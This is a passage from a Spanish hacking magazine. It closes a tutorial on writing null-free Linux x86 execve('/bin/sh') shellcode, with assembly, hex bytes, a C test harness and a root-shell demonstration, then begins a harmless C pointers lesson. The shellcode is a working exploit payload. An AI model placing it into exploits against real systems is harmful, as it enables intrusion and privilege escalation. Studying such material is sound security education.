Ahora ya tenemos la shellcode en un único segmento, pero ya no podemos ejecutarla como antes, puesto que ya no tiene la estructura de un archivo ELF, sino simples bytes que codifican las instrucciones de nuestro código.

Sin embargo, aun no podemos considerar ese *pedazo* de bytes como una shellcode válida, pues nos queda otro problema que resolver. Si recuerdas, al principio puse como requisito que la shellcode no tuviera bytes nulos, puesto que si los tiene nuestro código se verá truncado al meterlo en una cadena de caracteres, y no se podrá ejecutar entero.

Así pues, vamos a ver cómo eliminar dichos bytes nulos, pero antes quiero que los veas. Compila el código del Listado 2 con la orden *nasm archivo.asm -o archivo_salida* y abre el archivo generado con un editor hexadecimal, como hexedit (que puedes encontrar en http://www.chez.com/prigaux/), y verás algo muy similar a lo que muestra la pantalla 2, en la que además he marcado en rojo algunos de los bytes nulos que hay.




Pantalla 3 - Nuestro particular Hola Mundo, sin nulos y totalmente autocontenido.

Bien, ¿de dónde provienen estos nulos? Estos nulos suelen venir de dos sitios. Por un lado, tenemos los *mov <registro, 0*, que evidentemente van a crearnos nulos. Por otra parte, tenemos las instrucciones *mov <registro>,número* o similares, que cuando *número* es pequeño, crean varios nulos, puesto que se deben llenar los 32 bytes que tiene el registro.

Así pues, para eliminar los primeros, tendremos que encontrar alguna forma de hacer nulo un registro. Si recuerdas la *tabla de verdad* de la operación XOR, podrás darte cuenta de que si haces un XOR de dos cosas iguales, nos queda un 0 siempre. Así pues, si hacemos un xor de un registro sobre sí mismo, estaremos haciendo nulo dicho registro ;-).

La eliminación del segundo tipo de nulos no requiere el uso de ninguna operación lógica, sino el uso de registros más pequeños. Así, si estamos usando un número de un byte distinto de 0 (desde 1 hasta 255), usaremos operaciones con registros de un byte, concretamente, los registros equivalentes a los 8 bytes más bajos (AL, BL, CL, DL ...), con lo que eliminaremos los nulos. Sin embargo, debemos tener en cuenta que habrá que hacer nulo el resto del registro, así que primero haremos nulo el registro entero, y luego moveremos a él el valor que necesitemos.

Si aplicamos estos sencillos cambios a nuestro código, queda lo que puedes ver en el *Listado 3*. Si abres el archivo compilado como hicimos antes, mediante hexedit, verás que ya no contiene nulos (ver pantalla 3).



Pantalla 2 – Nuestro programa en hexadecimal

Como puedes observar, he cambiado algunos *mov* por *inc* y *dec*, puesto que ocupan menos en memoria y realizaban la misma función en este caso, pues se trataba de poner 1 en un lugar donde había 0, y luego poner 0 en un lugar donde había 1.

Ahora sí, este código sería perfectamente válido para su uso como una shellcode, pues es totalmente autocontenido, y además no contiene nulos. Lo que deberíamos hacer es pasar los bytes que nos muestra el hexedit al formato de C y usarlos en nuestros *exploits* o pruebas de cualquier tipo. Para probar que la shellcode funciona correctamente, vamos a usar el código del *Listado 4*, que funciona creando un puntero a función, hace que apunte a la shellcode, y luego la ejecuta.

No vamos a utilizar dicho código aquí porque no nos sirve de nada un programa que escriba en pantalla *Hola HxC!*. Si te apetece, eres libre de probarlo, solo tienes que poner los bytes dentro de la cadena code. Luego lo haremos con una shellcode de verdad ;-).

```
BITS 32
jmp short ida
vuelta:
pop edi
xor eax, eax
xor ebx, ebx
xor edx, edx
mov al, 4
inc ebx
mov ecx, edi
mov dl, 9
int 0x80

mov al, 1
dec ebx
int 0x80
ida:
call vuelta
db "Hola HxC!"
```

Listado 3 Código hola_hxc_3.asm



```
char code[]=""; //Aquí nuestro código
main() {
void (*a)() = (void *)code;
a();
}
```

Listado 4: Código para probar la shellcode

Consiguiendo nuestro objetivo: Ejecución de una shell

Bien, ya sabemos hacer una shellcode que diga *Hola HxC!*, pero lo que realmente nos interesa es ejecutar una shell, pero ¿cómo lo hacemos? Si buscamos un poco entre las *syscalls* del archivo unistd.h de nuestro linux, pronto encontraremos la *syscall* execve, con el número 11. Una vez más, miraremos en la página del manual para ver qué hay que pasarle a execve. De allí he extraído el siguiente trocito:

```
SYNOPSIS

#include <unistd.h>

int execve(const char *filename,
char *const argv [], char *const
envp[]);
```

El primer parámetro es el nombre de nuestro ejecutable, el segundo un vector de cadenas, que no son más que punteros a la primera posición de memoria de la cadena, y el último un vector de variables de entorno. Estos últimos vectores deben acabar con un valor *NULL*, es decir, 4 bytes nulos.

Por tanto, deberemos elegir qué ejecutamos. La shell del sistema se encuentra por defecto en /bin/sh y es el candidato ideal a ser ejecutado. Como no queremos ejecutar la shell con ningún parámetro especial, el siguiente elemento en el vector serán cuatro bytes nulos. Además, como no queremos variables de entorno especiales para nuestra shell, el tercer argumento será también un puntero con valor *NULL*.

Con esto ya sabemos lo que necesitamos, así que construiremos estas estructuras en la pila, rellenaremos los registros con los valores adecuados, y llamaremos a nuestro programa. Empezaremos por almacenar convenientemente el nombre del ejecutable, así nuestra shellcode empieza teniendo el siguiente aspecto:

```
jmp short ida
vuelta:
pop edi

ida:
call vuelta
db "/bin/sh"
```

Sin embargo esto no es correcto, porque necesitaremos meter un byte nulo al final de dicho nombre para indicar que ahí acaba la cadena. Además, necesitamos dos punteros, uno al inicio de la cadena y otro con dirección nula, así que añadiremos espacio para el byte nulo y los dos punteros detrás del nombre del ejecutable, quedando así:

```
jmp short ida
vuelta:
pop edi

ida:
call vuelta
db "/bin/sh0XXXXYYYY"
```

Ahora tenemos en edi la dirección de la primera letra de nuestra cadena. Para terminarla correctamente deberemos copiar un nulo donde está el 0, siete bytes desde el principio de la cadena. Además, queremos que el segundo de los punteros (el espacio que ocupa *YYYY*) contenga cuatro bytes nulos. Para ello hacemos nulo uno de los registros, por ejemplo eax, y copiamos un byte (al) sobre el 0 y cuatro bytes (el registro entero) sobre el segundo de los punteros, quedando así:

```
jmp short ida
vuelta:
pop edi
xor eax, eax
mov [edi+7], al
mov [edi+12], eax

ida:
call vuelta
db "/bin/sh0XXXXYYYY"
```

Puede que os llame la atención el uso de los corchetes. Indican que copiamos en la dirección a la que apunta edi más 7 posiciones, el valor que hay en al. Así pues, ahora ya tenemos todo excepto la dirección de la cadena */bin/sh*, que está alojada en edi y hay que ponerla en *[edi+8]*, sustituyendo a *XXXX*. Así ya tendremos todo almacenado en memoria, solo nos faltará *montar* los parámetros de la función.

Debemos poner en ebx la dirección de la variable, así que mejor cambiaremos edi por ebx en todos los sitios donde ha aparecido hasta ahora, para optimizar el espacio. En ecx debemos almacenar la dirección de *ebx* + 8 bytes, y en edx la dirección de *ebx* + 12 bytes. Esto lo haremos con la instrucción *lea*, que carga dichas direcciones en el operando destino. Después de esto nos queda poner el número 11 en eax y llamar a la interrupción *0x80*. El código queda como aparece en el Listado 5.

```
BITS 32
jmp short ida
vuelta:
pop ebx
xor eax, eax
mov [ebx+7], al
mov [ebx+12],eax
mov [ebx+8], ebx
lea ecx, [ebx+8]
lea edx, [ebx+12]
mov al, 11
int 0x80
ida:
call vuelta
db "/bin/sh0XXXXYYYY"
```

Listado 5: Nuestra shellcode lista para compilarse

Bueno, esto ya casi está. Solo nos queda compilar el código que hemos creado y abrirlo con hexedit para pasarlo a nuestro programa de prueba. Tras abrir con hexedit, queda la pantalla 4. Lo único que debemos hacer para pasarlo a nuestro programa de prueba, es pasar cada uno de los bytes que salen en el hexedit al formato \xAA, donde AA es el valor del byte en el hexedit. Así, nuestra shellcode quedará como puedes ver en el Listado 6.

Ahora ponemos el código obtenido dentro del programa del *Listado 4*, y lo compilamos. Una vez hecho esto, nos hacemos root y le damos permisos suid, chown. Volvemos a nuestro usuario,

```
tuxed@athenea: /home/tuxed/Articulos HxC/shellcodes
Archivo  Editar  Ver  Terminal  Solapas  Ayuda
00000000   EB 16 5B 31  C0 88 43 07  89 43 0C 89  5B 08 8D 4B  ..[1..C..C..[..K
00000010   08 8D 53 0C  B0 0B CD 80  E8 E5 FF FF  FF 2F 62 69  ..S........./bi
00000020   6E 2F 73 68  30 58 58 58  58 59 59 59  59           n/sh0XXXXYYYY
00000030
00000040
---  scode2       --0x2D/0x2D---------------------------------------------0
```

Pantalla 4 - Opcodes de nuestra shellcode ya compilada :-).

cambiando su propietario a root con

```
char code[] = "\xEB\x16\x5B\x31\
xC0\x88\x43\x07\x89\x43\x0C\x8
9\x5B\x08\x8D\x4B"
"\x08\x8D\x53\x0C\xB0\x0B\xCD\
x80\xE8\xE5\xFF\xFF\xFF\x2F\x62
\x69"
"\x6E\x2F\x73\x68\x30\x58\x58\x
58\x58\x59\x59\x59\x59";
```

Listado 6: Shellcode pasada a String en C

ejecutamos el programa compilado, y veremos una shell de root ;-) (Ver *Listado 7*).

```
tuxed@athenea:~/Articulos HxC/shellcodes$
gcc prueba_scode.c -o prueba -g
tuxed@athenea:~/Articulos HxC/shellcodes$
su
Password:
athenea:/home/tuxed/Articulos
HxC/shellcodes# chown root prueba
athenea:/home/tuxed/Articulos
HxC/shellcodes# chmod u+s prueba
athenea:/home/tuxed/Articulos
HxC/shellcodes# exit
exit
tuxed@athenea:~/Articulos HxC/shellcodes$
./prueba
sh-3.00# whoami
root
sh-3.00#
```

Listado 7:Probando nuestra shellcode

Como al principio he prometido que veríamos nuestra shellcode en formato AT&T, vamos a aprender a sacarlos nosotros mismos. En primer lugar miraremos el número de bytes que ocupa nuestra shellcode mediante el programa *wc*, y luego con *gdb* desensamblaremos nuestra shellcode (ver Listado 8).

Si miramos este código, parece que algo haya fallado. Al partir del call situado en code+24, aparecen instrucciones que a primera vista no tienen nada que ver con nuestro código. Sin embargo, si recordáis, hemos incluido después de dicho *call* unos cuantos bytes de datos, y el *gdb* los ha interpretado como

```
tuxed@athenea:~/Articulos HxC/shellcodes$ wc scode2 -c
45 scode2
tuxed@athenea:~/Articulos HxC/shellcodes$ gdb prueba
(gdb) disass code code+45
Dump of assembler code from 0x80494c0 to 0x80494ed:
0x080494c0 <code+0>: jmp 0x80494d8 <code+24>
0x080494c2 <code+2>: pop %ebx
0x080494c3 <code+3>: xor %eax,%eax
0x080494c5 <code+5>: mov %al,0x7(%ebx)
0x080494c8 <code+8>: mov %eax,0xc(%ebx)
0x080494cb <code+11>: mov %ebx,0x8(%ebx)
0x080494ce <code+14>: lea 0x8(%ebx),%ecx
0x080494d1 <code+17>: lea 0xc(%ebx),%edx
0x080494d4 <code+20>: mov $0xb,%al
0x080494d6 <code+22>: int $0x80
0x080494d8 <code+24>: call 0x80494c2 <code+2>
0x080494dd <code+29>: das
0x080494de <code+30>: bound %ebp,0x6e(%ecx)
0x080494e1 <code+33>: das
0x080494e2 <code+34>: jae 0x804954c
<_DYNAMIC+88>
0x080494e4 <code+36>: xor %bl,0x58(%eax)
0x080494e7 <code+39>: pop %eax
0x080494e8 <code+40>: pop %eax
0x080494e9 <code+41>: pop %ecx
0x080494ea <code+42>: pop %ecx
0x080494eb <code+43>: pop %ecx
0x080494ec <code+44>: pop %ecx
---Type <return> to continue, or q <return> to quit---
End of assembler dump.
(gdb)
```

Listado 8: Código en formato AT&T proporcionado por gdb

instrucciones (pues le hemos dicho que los desensamble) y nos las ha mostrado. Así, lo que tenemos a partir de code+29 son las instrucciones correspondientes a los bytes de la cadena "/bin/sh0XXXXYYYY".

Bien, en estos momentos tenemos una shellcode para GNU/Linux completamente funcional, sin nulos, y que ocupa 45 bytes. No está mal, ¿no? Pues bien, debes saber que existen otras posibilidades para hacer lo mismo y que nos ocupe menos aún. Por ejemplo, podríamos usar la pila en lugar de una cadena más en nuestra shellcode para formar los parámetros de execve, y ahorraríamos un poco de espacio. Por otra parte, es posible que encontremos *instrucciones extrañas* de Intel x86 que se puedan usar en lugar de dos instrucciones de las que hemos usado nosotros, con el consiguiente ahorro de espacio.

Sin embargo, el objetivo de este artículo era dar unas mínimas bases de programación en ensamblador y enseñaros a crear vuestra primera shellcode, y que veáis que no es tan complicado. Si queréis profundizar más en esto de la programación en ensamblador desde GNU/Linux, no tenéis más que pensar qué es lo que queréis hacer, mirar qué *syscall/s* os puede/n ayudar en vuestra tarea, informaros en su correspondiente página del manual, y tratar de ejecutarlas ;-).


Por ejemplo, para empezar, os propongo que agreguéis a esta shellcode que hemos creado unas llamadas a setuid() o setreuid() para cambiar el usuario efectivo de vuestra shellcode. Esto os podría ayudar a restaurar privilegios en caso de que el programa atacado los hubiese *eliminado* (*drop* en inglés). Otra posibilidad es que intentéis hacer algo con sockets, aunque eso ya es un poco más complicado, pero nada del otro mundo. Por ejemplo, en el foro de esta revista, en la zona de programación hay un post donde expliqué hace un tiempo el proceso de creación de una shellcode que realizaba una conexión con la IP que le especificáramos y nos brindaba una shell.

Por último, simplemente despedirme y animaros una vez más a plantear todas vuestras dudas en los foros de esta revista. Espero que no os haya aburrido mucho este artículo y que no os haya resultado demasiado complicado. Nos vemos en el foro ;-).

Eloi SG (*a.k.a* TuXeD)

Dedicado a Turbina





Capítulo III

PROGRAMACION

Curso de C: Punteros y Arrays

*"Hace muchos, muchos bytes, en una dirección de memoria muy lejana...". Así podría empezar la **Guerra de las Direcciones de Memoria** en el Universo de C. Las luchas de espadas Jedi se verían "sustituidas" por los **punteros**.*

De hecho, los punteros en C son la esencia de su poder. Junto con los arrays, son "la fuerza". En este capítulo veremos qué son y cómo se usan pasando de ser padawans a auténticos Jedi de esto del C. Pero como la fuerza, tiene un lado oscuro, en el que es fácil caer si no se tiene cuidado. Por tanto, preparados estar deberéis, si en C de verdad programar queréis ;-).

Empezando por el principio

Contar qué son los punteros y qué hacen o dejan de hacer, podemos encontrarlo en cualquier sitio que hable sobre C que se precie. En este curso no pretendo que sepamos C nada más, ya que, si no me lapidáis :P, seguramente me anime a seguir escribiendo artículos. Pero bueno, no nos desviemos... Decía que no pretendo sólo enseñaros a programar en C, sino a "razonar" a la hora de programar. Cosas que van estrechamente ligadas y que han de ser indisolubles. Y sin más, con el carácter didáctico que le doy a todo (juas) empecemos...

Debo confesar que lo de explicar punteros es más difícil que entender qué son. Sí, sé que a muchos se os quedarán caras raras, pero es la verdad. Un puntero no es más que una **variable** que contiene **direcciones de memoria de variables**. Hala y hasta el número que viene... :P. Creedme que no es más que eso. No es nada raro, no hay ningún tipo de magia detrás.

Y ¿por qué es tan importante saber usarlos bien? ¿Por qué la gente habla de los punteros de C como algo esencial para programar correctamente en este lenguaje? Pues las razones son que en C, los punteros pueden aparecer en, definir y potenciar a:

1. Los parámetros formales de las funciones.

2. Asignación dinámica de memoria.

3. Optimización de rutinas.

Todas estas cosas y algunas más, las veremos a lo largo de varias entregas dedicadas a punteros. Debido a su importancia y su uso en C, al ser La Fuerza en C, he decidido dividir en varias entregas los punteros, a la vez que voy mezclando la explicación con otro tipo de aspectos del C.

El uso de punteros, como ya se ha dicho alguna vez, da potencia y flexibilidad a un programa en el cual hacen presencia. Y como no son más que variables, vamos a repasar juntos el concepto de variable. Pero no como lo hemos visto siempre, vamos a dar un "pasito más" en la abstracción de variables. Una variable es un objeto (no en el sentido de la **Programación Orientada a Objetos**), de la cual podemos distinguir las siguientes partes, que vamos a ver ahora mismo (Imagen01):

Bien, como podemos ver una variable es un objeto que consta de:


1. rvalue o valor a la derecha; que no es más que el valor



Imagen 1

que puede almacenar la variable. Se le da este nombre, por una razón muy sencilla: es lo que puede aparecer en el lado derecho de una expresión de asignación (expresión en la que interviene el signo igual "=").

2. *lvalue o valor a la izquierda*; que no es más que la dirección de memoria de la variable en cuestión. El nombre, pues también es muy simple deducir de dónde proviene: de que aparece en el lado derecho en las expresiones de asignación.



Nota

Una aclaración con el lvalue: Cuando aparece en el lado izquierdo no significa que se altere el lvalue de la variable a la cual hace referencia, sino que se almacena en dicha posición de memoria el valor dado a la derecha del igual (en el rvalue por tanto de la variable a la izquierda del igual). Por tanto, los lvalues no se pueden alterar, sino que sirven para decirle al compilador dónde queremos que se guarden los rvalues.

Bien, y ahora, ¿cómo se digiere esto? Pues bueno, para empezar, deducimos por qué no es válido hacer en C: 3 = i. 3 no es un lvalue. Para continuar, vamos a apoyarnos de un trozo de código cobaya, que compilaremos en la mente :P. El fragmento es el que os muestro a continuación:

```
int i, j, k;
i = 7;
j = 4;
k = j;
```


Y ahora, analicémoslo en detalle:

- Primero, hemos definido tres variables. El compilador lo que hará será ***asignarles una región de memoria, del tamaño adecuado a su tipo***. De ahí que hayamos de indicar el tipo, para saber cuánto hay que reservar. Aparte, el compilador, va llenando una **tabla de símbolos**, que no es más que una tabla donde guarda la dirección de memoria y el nombre que hemos asignado a dicha dirección de memoria; el famoso **identificador** de la variable.

Nombre Variable	Dirección de memoria
i	0x0000:0001
j	0x0000:0003
k	0x0000:0005

Tabla 1. Tabla de símbolos que crea el compilador al definir las variables

Las direcciones de memoria vienen en hexadecimal, como es usual. Aparte, la diferencia en las direcciones de memoria, en este caso, es la que es porque los enteros ocupan 2 bytes



Nota

En algunas máquinas puede que esto no sea así, sin embargo aquí se ha asumido este tamaño para el caso de tener modificador short, como ya se vio en la primera entrega de este curso.

Como el movimiento se muestra andando, aquí os dejo una imagen visual de qué se está haciendo en cada una de las líneas del código anterior




Imagen 2



Imagen 3



Imagen 4

Como podéis ver, en **rvalue** no sabemos una vez que definimos la variable, qué es lo que hay en la dirección que se ha reservado para dicha variable, de ahí que lo haya representado mediante símbolos de interrogación (a esto se le llama basura informática, ya que no sabemos qué contiene una variable hasta que no le asignamos un valor).

- En la segunda línea hemos guardado dentro de la variable i el valor 7. Fijaros que aquí lo que el compilador hace para interpretar esto es fijarse en que a la izquierda del igual (es decir en el lvalue) ha de colocar un valor (el rvalue). Como veis las dos partes de las variables proporcionan un código mnemotécnico para poder recordar esto. La tercera línea es análoga a la anterior.



Imagen 5



Imagen 6

- En la última línea, lo que el compilador interpreta es: "coloca en el lvalue correspondiente a la variable a la izquierda de la expresión, el rvalue de la variable a la derecha de dicha expresión". Es decir, y hablando en plata: *coloca un 4 en la dirección de memoria que tiene la variable k*.



Imagen 7

Estas cosas, que pueden parecer chorradas, son utilísimas para poder comprender los punteros. Con este ejemplito y las imágenes anteriores, espero que haya quedado más claro el repaso y profundización que hemos hecho a las variables.

De esto, es fácil comprender por qué a veces, una variable puede contener un valor si no se inicializa: el compilador asigna un determinado fragmento de memoria a una variable. Y este fragmento, puede contener datos provenientes de otras operaciones o cualquier otra cosa, como ya he explicado también con el ejemplo anterior.

Por tanto, si ahora digo que un puntero es una variable cuyo **rvalue** contiene **lvalue** de otras variables, todos me entenderéis sin ningún problema. Si no es así, releeros hasta aquí. Venga, que os espero... ¿ya? Pues seguimos entonces ;-).

Quiero que quede claro que todo esto son abstracciones que se hacen para explicar qué son variables. Una definición que me gusta mucho es la que dieron los padres de C a qué es un objeto.



Paso a transcribirla aquí para que veáis que podemos entender a tales monstruos de la programación: *"Un objeto en C es una región de almacenamiento. Un lvalue es una expresión que hace referencia a un objeto".*

Y veis cómo podemos abstraer una variable como si fuese un objeto, que tiene dos propiedades: lvalue y rvalue.

Y los métodos para acceder a dichas propiedades los tiene internamente C y nos proporciona medios rudimentarios para poder trabajar con estos objetos de una forma "transparente" al usuario.

> **Nota**
>
> Esto que he contado hasta aquí es para que todos tengamos una imagen más clara de qué es una variable (nunca mejor dicho lo de tener una imagen) y así ir metiendo el gusanillo en el cuerpo para luego intentar acercarnos a la POO – Programación Orientada a Objetos.

Y ahora vamos a ver cómo definimos punteros. En C, para definir un puntero, basta con anteponer al nombre que le vamos a dar un asterisco "*". Aparte, hemos de darle un tipo a nuestro puntero.

Según el estándar ANSI (el famoso del que os hablé ya en alguna ocasión), **un puntero de cualquier tipo puede apuntar a cualquier tipo de datos que queramos**. Veremos qué es eso de apuntar ahora mismito. En cuanto a lo de indicarle un tipo al puntero... tranquilos, pequeños padawans, pronto la luz veréis, pero paciencia.

Por tanto, si queremos declarar un puntero, que se llame puntero, y que "apunte" a tipos de datos enteros (esto es lo que se llama **tipo base del puntero**) tendremos que hacer:

```
int *puntero;
```

Y Santas Pascuas en Belén. Ya tenemos un puntero de tipo entero o que apunta a enteros.

¡Arriba las manos! Está usted siendo apuntado...

Como os veo con ganas en esto de irle cogiendo el gustillo a La Fuerza, vamos a explicar dos operadores esenciales en esto del manejo de punteros en C: el **operador dirección** (&) y el **operador indirección** (*).

- El primero (&), nos devuelve la dirección de memoria de una variable. Para acordaros, intentad ver el operador como algo que nos devuelve una **&dress** (lo siento, tenemos que echar mano del inglés :P). Para iros familiarizándoos con la POO y meteros el gusanillo en el cuerpo: *es un método del objeto variable que nos permite acceder a su propiedad lvalue*.

- El segundo (*), coloca en una dirección de memoria el valor que queramos, también llamado **operador desreferenciador** o de **desreferencia.** Siguiendo con el símil anterior: *es un método del objeto variable que permite modificar su propiedad rvalue.*

> **Nota**
>
> Observad un detalle semántico: con el operador dirección, he dicho que "permite acceder", es decir, se puede ver, pero no modificar. Esto es lógico, no podemos asignar nosotros la dirección de memoria que queramos a una variable. Aún cuando esa dirección la guardemos en un puntero, éste tendrá su propia dirección.
>
> Sin embargo, con el operador indirección, sí podemos modificar, ya que accedemos a la propiedad rvalue que no es más que el valor que almacenan las variables.

¿Y cómo apuntamos? Pues con mucho ojo y tino...pero C nos va a facilitar la tarea. Observemos el siguiente código, nuevamente cobaya. Esta vez, eso sí, lo compilaremos en nuestras máquinas y examinaremos el resultado (***ver listado 1***).

```
/* Código que ilustra el uso de punteros en C */

// Las "inclusiones" de rigor
#include<stdio.h>

int main()
{
        int entero;
        int *puntero;

        entero = 7;
        puntero = &entero; // <-- Aquí "apuntamos" a la variable entero

        printf("\nEl valor de la variable entero es: %i",entero);

        *puntero = 15;      // Equivale a hacer entero = 15;
        printf("El valor de la variable entero es ahora: %i\n",entero);

        return 0;
}
```

Listado 1. Primer ejemplo de uso de punteros en C

Y la salida es:

```
El valor de la variable entero es: 7
El valor de la variable entero es ahora: 15
```

Salida por pantalla 1

Creo que el concepto de "apuntar" está lo suficientemente claro: apuntamos a una variable mediante un puntero, cuando le asignamos al puntero la dirección de la variable a la cual apunta. Al hacer:

```
puntero = &entero;
```

Estamos haciendo algo parecido a esto:



Imagen 8

Donde ya he omitido el poner **rvalue** y **lvalue**. Ya creo que os he dado la brasa lo suficiente con eso. Como veis, el concepto de apuntar lo he escenificado con una flecha. Esta flecha se crea en el momento en que el rvalue del puntero contiene el valor del lvalue de la variable. He puesto, asimismo, distintas direcciones de memoria para que veáis que no tienen por qué coincidir o ser consecutivas siempre. Os animo a ver qué dirección de memoria tiene nuestra variable entero en el ejemplo anterior.

Modificad el programa. Para eso mostrad qué contiene puntero después de apuntar a entero.

Usad el modificador **%p** para ello. Esto os mostrará la dirección de memoria en formato hexadecimal. En mi caso, la dirección de la variable entero es: 0xbffff094. Obviamente puede que no coincida con lo que obtengáis vosotros. Bien, ahora que hasta aquí está todo controlado, vamos a ver otras cositas sobre punteros. ¿Cuánto ocupan en memoria? Sería fácil caer en la tentación decir: ocupan lo que ocupa el tipo de datos de la variable a la cual apuntan. Pero... recapacitemos. Recordemos que un puntero no guarda datos como las demás variables, sino direcciones y estas ocupan 4 bytes de memoria.

Y por tanto, es lógico que un puntero ocupe la longitud de una variable. Para comprobarlo ya sabéis lo que tenéis que hacer. Como diría Ortega y Gasset: ***"Siempre que enseñes, enseña a la vez a dudar de lo que enseñes"***. A comprobarlo. No quiero que ninguno se quede con la duda. Y ya que estoy, voy a ver si no me quedo yo con la duda tampoco :P. Ya está, duda evacuada ;-).

¿Y se puede rizar el rizo aún más? Pues sí. Esto lo digo porque existen punteros a punteros. Esto es lógico. Si los punteros almacenan direcciones de memoria y ellos, a su vez, tienen direcciones de memoria, ¿por qué no podrían/deberían existir punteros que puedan apuntar a punteros? Pero esto lo dejaremos para más adelante. Lo veremos en las rutinas de asignación dinámica de memoria. Ahora pasaremos a ver qué podemos hacer con los punteros. Es lo que se denomina **Aritmética de punteros**.

Aritmética de punteros

Tranquilos que no se trata de ninguna clase de matemáticas... Al menos no en el sentido en que estamos acostumbrados. La aritmética de punteros lo que trata de hacer es darnos pautas sobre *qué está permitido y qué no está permitido hacer con punteros*. Realmente, se puede hacer con punteros lo que se puede hacer con direcciones de memoria. Aquí os presento un conjunto de cosas que **sí podemos hacer** con punteros:

- **Obtener la dirección** de una variable (apuntarla).
- **Acceder/modificar** su contenido.
- **Desplazarse hacia adelante** y hacia atrás en las direcciones de memoria.
- **Diferencia de punteros** que apuntan al mismo tipo de variable (esto permite saber la "distancia" entre esas dos variables). Aquí hay que aclarar que dicha distancia viene dada de una forma especial. Ya que no viene dada en bytes, sino en *datos* de ese mismo tipo.

Y aquí, una lista de cosas que **no podemos hacer** con los punteros:

- **Cambiar a una variable de dirección**.
- **Asignar operaciones de producto o división** a direcciones.
- **Asignar direcciones absolutas a punteros**. Es decir, no podemos hacer: p=6000, siendo p un puntero y 6000 la dirección a la que queremos que apunte. Siempre, debemos hacer una asignación "indirecta". Esto es, a través del operador dirección y una variable.
- **Sumar o restar tipos float o double a punteros**. Es decir, no podemos hacer: puntero ± 12.0 ó puntero ± 8.7. El valor que sumemos o restemos debe ser entero. Aunque sí podemos incrementar o decrementar punteros que apunten a variables de tipo float o double.

Hasta ahora, de las operaciones permitidas, hemos visto el obtener las direcciones de memoria de una variable y cómo modificar su contenido. Ahora

```
/* Programa para ilustrar la aritmética de punteros */

#include<stdio.h>

int main()
{
        // Definimos variables y punteros

        char caracter, *pcaracter;
        int entero, *pentero;

        // Inicializamos los punteros y las variables

        caracter = 'a';
        pcaracter = &caracter;

        entero = 7;
        pentero = &entero;

        // Los imprimimos

        printf("\nVariable caracter: %c",caracter);
        printf("\nPuntero a caracter: %p",pcaracter);
        printf("\nVariable entero: %i",entero);
        printf("\nPuntero a entero: %p",pentero);

        // Diferencia entre incrementar una variable y un puntero
        printf("\nVariable caracter incrementada: %c",++caracter);
        printf("\nPuntero a carácter incrementado: %p",++pcaracter);
        printf("\nVariable a entero incrementada: %i",++entero);
        printf("\nPuntero a entero incrementado: %p",++pentero);

        return 0;
}
```

Listado 2. Ejemplo de Aritmética de Punteros elemental en C



vamos a ver, en el siguiente código de ejemplo, cómo podemos apuntar a direcciones consecutivas de memoria; o incrementar la dirección que guarda un puntero; o decrementarla. Así como la distancia, medida en datos del mismo tipo, entre dos variables.

Aquí hay que recalcar el por qué del tipo base de un puntero. Hemos dicho, que en teoría, un puntero puede apuntar a cualquier posición de memoria, ya que todos ocupan lo mismo (4 bytes, espero que lo hayáis comprobado :P). Entonces, ¿de qué nos sirve este tipo base?.

La respuesta es sencilla: Imaginad que tenemos una variable apuntada mediante un puntero. Con lo cual, tenemos en nuestro puntero su dirección de memoria. Bien. Ahora supongamos que justamente, a continuación de esta variable, en nuestra memoria, tenemos otra del mismo tipo de la que tenemos apuntada. ¿Cómo podríamos hacer que nuestro puntero apunte ahora a esta variable?

Pues diréis: incrementando el valor del puntero. Y ahí está la respuesta. Pero recordemos que el compilador es mucho más torpe que nosotros. Tenemos que darle todo mascadito. Si no sabe que nuestras variables son de tipo char, entero, ..., ¿cómo va a saber aumentar la dirección de memoria que tenemos apuntada? Pues para eso está el tipo base: la dirección de memoria se aumenta o decrementa en el número de bytes que tenga el tipo al cual apunta el puntero.

Para que quede más claro. Imaginemos el siguiente código: (***ver listado 2***)

La ejecución de este código es:

```
Variable caracter: a
Puntero a caracter: 0xbffff097
Variable entero: 7
Puntero a entero: 0xbffff08c
Variable caracter incrementada: b
Puntero a carácter incrementado: 0xbffff098
Variable a entero incrementada: 8
Puntero a entero incrementado: 0xbffff090
```

Salida por pantalla 2

Las 4 primeras líneas en la salida no creo que representen mayor complicación. Ahora fijémonos en las otras 4, que nos ayudarán a aprender más cositas sobre C. Primero, veamos el incremento de las variables, luego de los punteros.

> **Nota**
>
> No pongo ya cómo compilar estos códigos, ni en Linux, que es el entorno que yo uso, ni en Windows. De esta forma quiero darle una mayor "independencia de plataforma" ya que de todas formas, estos códigos deberían compilar sin problema en ambos entornos. Y no deberíais tener problemas a la hora de compilarlos y ejecutarlos.
>
> Sin embargo, si os quedan dudas, no dudéis en pasaros por el foro: www.hackxcrack.com/phpBB2/index.php y gustosamente te ayudaremos a resolver tus dudas sobre compilación.

